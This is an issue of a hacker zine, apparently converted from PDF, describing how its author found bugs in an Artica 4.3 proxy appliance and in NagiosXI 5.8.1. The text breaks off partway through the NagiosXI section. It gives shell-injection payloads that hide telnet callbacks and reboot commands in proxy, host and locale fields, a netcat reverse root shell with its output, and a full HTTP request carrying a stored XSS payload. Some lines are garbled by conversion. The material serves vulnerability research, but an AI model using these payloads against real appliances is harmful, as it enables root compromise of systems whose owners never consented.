


2021

Notes Magazine #06



by Cody Sixteen

2/21/2021

## Hello World

Hi ;]

„Long time no see“ isn't IT? In this part you'll find 3 topics:

**First one** is related hunting for so called webapp „0days“ (few other similar cases you can find already described on the blog, ex. [here](#) or [here](#)). As a target app I decided to use latest Artica VM (4.3).

**Second** is a similar topic but this time we'll talk about bugs in NagiosXI 5.8.1 (relax – all of them are post-auth related ;)).

**Third** topic is already publicly available but in this part I'll talk more about the details and examples for automated router scanning.

I hope you'll find it useful... ;]

Here we go!

## Contents

<b>Hello World</b> .....	1
<b>Hunting 0days with Artica 4.3</b> .....	3
<b>Intro</b> .....	4
<b>Environment</b> .....	4
<b>0day Sea's On</b> .....	4
<b>Public examples</b> .....	11
<b>References</b> .....	12
<b>Hunting 0days with NagiosXI 5.8.1</b> .....	13
<b>Intro</b> .....	14
<b>Environment</b> .....	14
<b>Quick ride</b> .....	15
<b>Postauth Reverse Shell</b> .....	20
<b>References</b> .....	22
<b>Extended Router Fuzzing and Scanning</b> .....	23
<b>Intro</b> .....	24
<b>Environment</b> .....	24
<b>Few basics</b> .....	25
<b>To Knowledge</b> .....	32
<b>References</b> .....	34
<b>Outro</b> .....	35

## Hunting Odays with Artica 4.3



(16.02.2021 @ 17:44)

## Intro

It's been a while since I was looking for the bugs in Artica VM [1, 2] but also not so long time ago to not check it again. ;) Last version I tried [1, 2] was 4.26. Few days ago I downloaded „the latest” version - 4.30. Let's see what we will find this time. Here we go... ;]

## Environment

As I mentioned in the previous section I used VM appliance downloaded directly from the vendor's resources [3]. To run it I used VirtualBox. As a second („attacker's”) VM I used Kali Linux. When all is ready – we can jump directly to the next section where we'll try to find the bug ;) Here we go!

## Oday Sea's On



After a while with Burp proxy[4] and the browser I was able to spot few „interesting places” in the application. For example for one of them (similar to the Fortigate VM case described on the blog[5]) we can see some hints in the „log file” or „log viewer”, here we go:

```
.php[25891]: [TRACKER]: Error Number 3 ( 0 ) - Host name 'a'";$(telnet 192.168.1.170 443);#'  
(root) CMD ( /usr/bin/php /usr/share/artica-postfix/exec.sys-stats.php >/dev/null 2>&1)  
(root) CMD ( /usr/bin/php /usr/share/artica-postfix/exec.squid.smtp.notifications.php >/dev/n  
(root) CMD ( /usr/bin/php /usr/share/artica-postfix/exec.smtp.notifications.php >/dev/n
```

It's always „interesting enough” (at least for me;) to go forward and check it (if we have a source code of course but for this case – we can grab a full code of the WWW as well as config files and investigate them later). For now we should be here:

```
Member

Starting.....: 18:09:44 10% {check_account}
Starting.....: 18:09:44 20% {check_account} admin@here.com
Error Number 5 (0) - Could not resolve proxy: ';date>/tmp/asdasd123;
Starting.....: 18:09:44 110% {check_account} {failed} {error} line 74
```

Well, well, well... Should we help our target VM to find and *resolve* a proper proxy? ;> We'll see... ;) Next – we are here:

Artica Technical Support admin@here.com

Artica Technical Support Parameters

Account:	admin@here.com
Name:	asd
API KEY:	asd
Password:	•••••

/tmp/asdasd123;' style='font-size:14px'>

/tmp/asdasd123;' style='font-size:14px'>


Hm. If I will ask you to not-protect-against-XSS-attacks a field in your form – which one would you choose? Isn't that the password field? ;)

Next? Let's add a *New Computer*:


```
New computer

ERROR: syntax error at or near "\" LINE 1: ...LUES (NOW());0';58:10:7f:16:e7:e8';0.0.0.0'a\
\';$(telnet... ^ INSERT INTO
hostsnet(createdate,hostid,mac,ipaddr,proxyalias,fullhostname,dhcpfixed,gateway,gateway2,dns1,dr
VALUES (NOW());0';58:10:7f:16:e7:e8';0.0.0.0'a\';$(telnet 192.168.1.170
443);#a\';$(date>asdasd123);#a\'';$(reboot);#';a\'';$(telnet 192.168.1.170
443);#a\';$(date>asdasd123);#a\'';$(reboot);#';0'0.0.0.0'0.0.0.0'0.0.0.0';'''';a
\'';$(telnet 192',168.1.170 443);#a\';$(date>asdasd123);#a\'';$(reboot);#';a\'';$(telnet
192.168.1.170 443);#a\';$(date>asdasd123);#a\'';$(reboot);#';a\'';$(telnet 192.168.1.170
443);#a\';$(date>asdasd123);#a\'';$(reboot);#'''';unknown'0';0.0.0.0'/pxlinux.0';0';0') ON
CONFLICT DO NOTHING
```

I tried to configure an LDAP server too:



In the (DB) history (available on the VM's page) you can easily find your (persistent now) XSS payload;) Like this one:



So far, so good. After an hour or so you should be able to spot multiple interesting places ready to be exploited. One of the possibility I found during my tests was to run commands on remote host as root. Below you will find the step-by-step story for one of the found cases:

- initially[6], when I'm testing VM appliances like this one I'm trying to spot the part of the app related to *system management*. What does it mean for me? Any place in the app where user will 'run' „commands” as remote (CLI) user (www-data/apache/root – whatever).

- long story short: if any field on that page is „not filtered properly” (OWASP Top10 anyone?[7]) then it's probably a game over.

**TL;DR:**

Remember our 'unresolved proxy'? ;) Let's get back to it. After a while of testing this-or-that payload with various delimiters and escape characters I decided to log in to the appliance ('as root' via CLI) and check what's currently going on in the log files. This is what I found:

```

artica-applianc.company.tld login: root
Password:
Last login: Mon Feb 15 17:59:02 EST 2021 on tty1
Linux artica-applianc.company.tld 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
-bash: /etc/profile.d/proxy-mycompany.sh: line 2: unexpected EOF while looking for matching `"'
-bash: /etc/profile.d/proxy-mycompany.sh: line 6: syntax error: unexpected end of file
root@artica-applianc:~# cat /etc/profile.d/proxy-mycompany.sh
#!/bin/sh
HTTP_PROXY=http://a''";|telnet 192.168.1.170 443|;%23:a''";|telnet 192.168.1.170 443|;%23@a''";
elnet 192.168.1.170 443|;#:3128
for i in HTTP_PROXY NEWSPOST_PROXY NEWSREPLY_PROXY NEWS_PROXY WAIS_PROXY SNEWSREPLY_PROXY FINGER_
Y HTTPS_PROXY FTP_PROXY CSO_PROXY SNEWSPOST_PROXY NNTP_PROXY GOPHER_PROXY SNEWS_PROXY; do
export $i=$HTTP_PROXY; done
unset iroot@artica-applianc:~#

```

\o/

So? ;) Let's continue: now the case is to find a proper command we'll be able to inject inside the (any?) request sent (later) by the appliance. Checking:

```

oot@artica-applianc:~# cat /etc/profile.d/proxy-mycompany.sh | sh
h: 1: Syntax error: ";" unexpected
oot@artica-applianc:~# cat /etc/profile.d/proxy-mycompany.sh
#!/bin/sh
TTP_PROXY=http://a''";|telnet 192.168.1.170 443|;%23:a''";|telnet 192.168.1.170 443|;%23
lnet 192.168.1.170 443|;#:3128
or i in HTTP_PROXY NEWSPOST_PROXY NEWSREPLY_PROXY NEWS_PROXY WAIS_PROXY SNEWSREPLY_PROXY F
Y HTTPS_PROXY FTP_PROXY CSO_PROXY SNEWSPOST_PROXY NNTP_PROXY GOPHER_PROXY SNEWS_PROXY; do
xport $i=$HTTP_PROXY; done
nset iroot@artica-applianc:~# cat /etc/profile.d/proxy-mycompany.sh
#!/bin/sh
TTP_PROXY=http://a&&telnet 192.168.1.170 443&&id>pwdpwd123%23:a&&telnet 192.168.1.170 443&
123%23@a&&telnet 192.168.1.170 443&&id>pwdpwd123#:3128
or i in HTTP_PROXY NEWSPOST_PROXY NEWSREPLY_PROXY NEWS_PROXY WAIS_PROXY SNEWSREPLY_PROXY F
Y HTTPS_PROXY FTP_PROXY CSO_PROXY SNEWSPOST_PROXY NNTP_PROXY GOPHER_PROXY SNEWS_PROXY; do
xport $i=$HTTP_PROXY; done
nset iroot@artica-applianc:~# _

```

Response looks promising:

```


root@kali:~/home/c# nc -lvvp 443
listening on [any] 443 ...

192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 51969
_

```

Bigger picture:






Great. ;) Now it should be pretty easy to prepare an example proof-of-concept:

```

root@kali:/home/c# nc -lvvp 443
listening on [any] 443 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 52028
root@artica-applianc:~# uname -a;id
uname -a;id
Linux artica-applianc.company.tld 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
root@artica-applianc:~# _


```

To do that I decided to restart the VM (just to refresh and restart all the processes) and this is what I found:




Well, looks like there is another request (used/sent by the appliance with our malformed HTTP\_PROXY) but this time we'll receive a 'normal' user's shell.

Let's try one more. It's time to *Simulate a Request*. Let's do it! ;)



Now we'll use this *tool* to run reversed root-shell. Here we go:




Looks like (already;) done, isn't it?

Poc (you'll need a reboot of the VM to get a shell):



## Public examples

In the meantime (when I was looking for any CVEs/github/public-info about the bug(s) I found – just to avoid the duplicates) I found that there are already few publicly known CVEs for this version of Artica (4.3). For example:



The screenshot shows the NVD Search Results page for the query `cpe:2.3:a:articatech:web_proxy:4.30.000000:*:*:*:*:*`. It displays two matching records for CVE-2020-17506. The first record is titled "Artica Web Proxy 4.30.0000000 allows remote attacker to bypass privilege detection and gain web backend administrator privileges through SQL injection of the apikey parameter in fw.login.php." and has a CVSS severity of 9.8 CRITICAL (V3.1) and 7.5 HIGH (V2.0). The second record is titled "Artica Web Proxy 4.30.000000 allows an authenticated remote attacker to inject commands via the service-cmds parameter in cyrus.php. These commands are executed with root privileges via service\_cmds\_peform." and has a CVSS severity of 8.8 HIGH (V3.1) and 9.0 HIGH (V2.0). Both records were published on September 12, 2020, at 1:15:12 PM -0400.

So – it looks like in case of a succesfully (SQLi) attack – pentester is able to grab a reverse rootshell.

Would you like to change locale...? Give IT a try, ;>

```
root@kali:/home/c/BAGI# nc -lvvp 443
listening on [any] 443 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 63809
bash: cannot set terminal process group (5780): Inappropriate ioctl for device
bash: no job control in this shell
bash: warning: setlocale: LC_ALL: cannot change locale (a;telnet 192.168.1.170
443): Invalid argument
ArticaStats@artica-applianc:~$
```

I see that we'll have a few more here:

```
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 63809
bash: cannot set terminal process group (5780): Inappropriate ioctl for dev
bash: no job control in this shell
bash: warning: setlocale: LC_ALL: cannot change locale (a;telnet 192.168.1.
443): Invalid argument
ArticaStats@artica-applianc:~$ env
env
SHELL=/bin/bash
LANGUAGE=a;telnet 192.168.1.170 443
PWD=/home/ArticaStats
LOGNAME=ArticaStats
HOME=/home/ArticaStats
LANG=a;telnet 192.168.1.170 443
USER=ArticaStats
SHLV=2
LC_MESSAGES=a;telnet 192.168.1.170 443
LC_CTYPE=a;telnet 192.168.1.170 443
LC_ALL=a;telnet 192.168.1.170 443
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
MAIL=/var/mail/ArticaStats
_=/usr/bin/env
ArticaStats@artica-applianc:~$
```

Looks like it's done. ;]

## References

Below you'll find the list of links/resources I found interesting:

- 1 - <https://code610.blogspot.com/2019/01/rce-in-artica.html>
- 2 - <https://code610.blogspot.com/2020/03/rce-in-artica-426.html>
- 3 - <https://www.articatech.com/download.php>
- 4 - <https://code610.blogspot.com/2019/07/xss-in-dokuwiki.html>
- 5 - <https://code610.blogspot.com/2019/09/crashing-fortigate-vm-621-httpd.html>
- 6 - <https://code610.blogspot.com/p/found.html>
- 7 - <https://owasp.org/www-project-top-ten/>

## Hunting Odays with NagiosXI 5.8.1



(12.02.2012 @ 23:34)

## Intro

Some time ago [1,2] I was testing NagiosXI and few days ago I decided to check it again. I believe from time to time it's always good to hunt for some (even easy) '0days'... So? ;) This time the version I tried is described as 'the latest one' again (means: 5.8.1). Let's see...

## Environment

This time [2] I downloaded VM (5.8.1) and started it together with Kali VM (just in case I'll need a *netcat* listener).

When all is prepared properly – we should be somewhere here:



```
Nagios XI® TM  
Access Nagios XI at http://10.0.2.15 Default root Password: nagiosxi  
CentOS Linux 7 (Core)  
Kernel 3.10.0-1160.11.1.el7.x86_64 on an x86_64  
localhost login: _
```

Here we go!

## Quick ride

\*TL;DR ;]

Let's jump directly to XSS bugs we can easily find during our little investigation ;) First one:

- In *managebackups.php*, param(s): *ftp[lastrun]*:


```
POST /nagiosxi/includes/components/scheduledbackups/managebackups.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 861
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/nagiosxi/includes/components/scheduledbackups/managebackups.php
Cookie: nagiosxi=9n3se84ss43nppmmrhm5d42
Upgrade-Insecure-Requests: 1

tab_hash=local&nbsp;=05e26c6382c079fb0553568458b1eee4db60242048822615997fb55a0705cc9&ftp%5Blastrun%5D=-><svg/onload=prompt(123123)>&ftp%5Bfreq%5D=weekly&ftp%5Bday%5D=&ftp%5Bhours%5D=00&ftp%5Bmins%5D=00&ftp%5Bserver%5D=1.1.1.1&ftp%5Bport%5D=21&ftp%5Busername%5D=qe&ftp%5Bpassword%5D=qwe&ftp%5Bdir%5D=%2F&ftp%5Blimit%5D=7&ssh%5Blastrun%5D=0&ssh%5Bfreq%5D=weekly&ssh%5Bday%5D=0&ssh%5Bhours%5D=00&ssh%5Bmins%5D=00&ssh%5Bserver%5D=1.2.3.4&ssh%5Bport%5D=22&ssh%5Busername%5D=qwe&ssh%5Bauth_type%5D=password&generate_keys=0&ssh%5Bpassword%5D=&ssh%5Bpubkey_file%5D=&ssh%5Bprivkey_file%5D=&ssh%5Bprivkey_password%5D=&ssh%5Bdir%5D=%2F&ssh%5Blimit%5D=7&local%5Blastrun%5D=0&local%5Bfreq%5D=weekly&local%5Bday%5D=0&local%5Bhours%5D=00&local%5Bmins%5D=00&local%5Bdir%5D=%2Fstore%2Fbackups%2Fnagiosxi&local%5Blimit%5D=7&scheduled_backups_emails=mail%40me.com&savesettings=1
```

Our *payload* is clearly 'visible' in the response:

```
<h5 class="ui">FTP Settings</h5>
<table class="table table-condensed table-no-border table-auto-width">
  <tbody>
    <tr>
      <td><label>Schedule For</label></td>
      <td>
        <input type="hidden" name="ftp[lastrun]" value=""><svg/onload=prompt(123123)>
        <select name="ftp[freq]" class="form-control" style="width: 90px;">
          <option value="daily" >Daily</option>
          <option value="weekly" selected>Weekly</option>
          <option value="monthly" >Monthly</option>
        </select>
      </td>
    </tr>
  </tbody>
</table>
```

'Show response in browser' – is presented below:



Next one - */scheduledbackups/ajaxcalls.php*, param: *ssh[server]*:

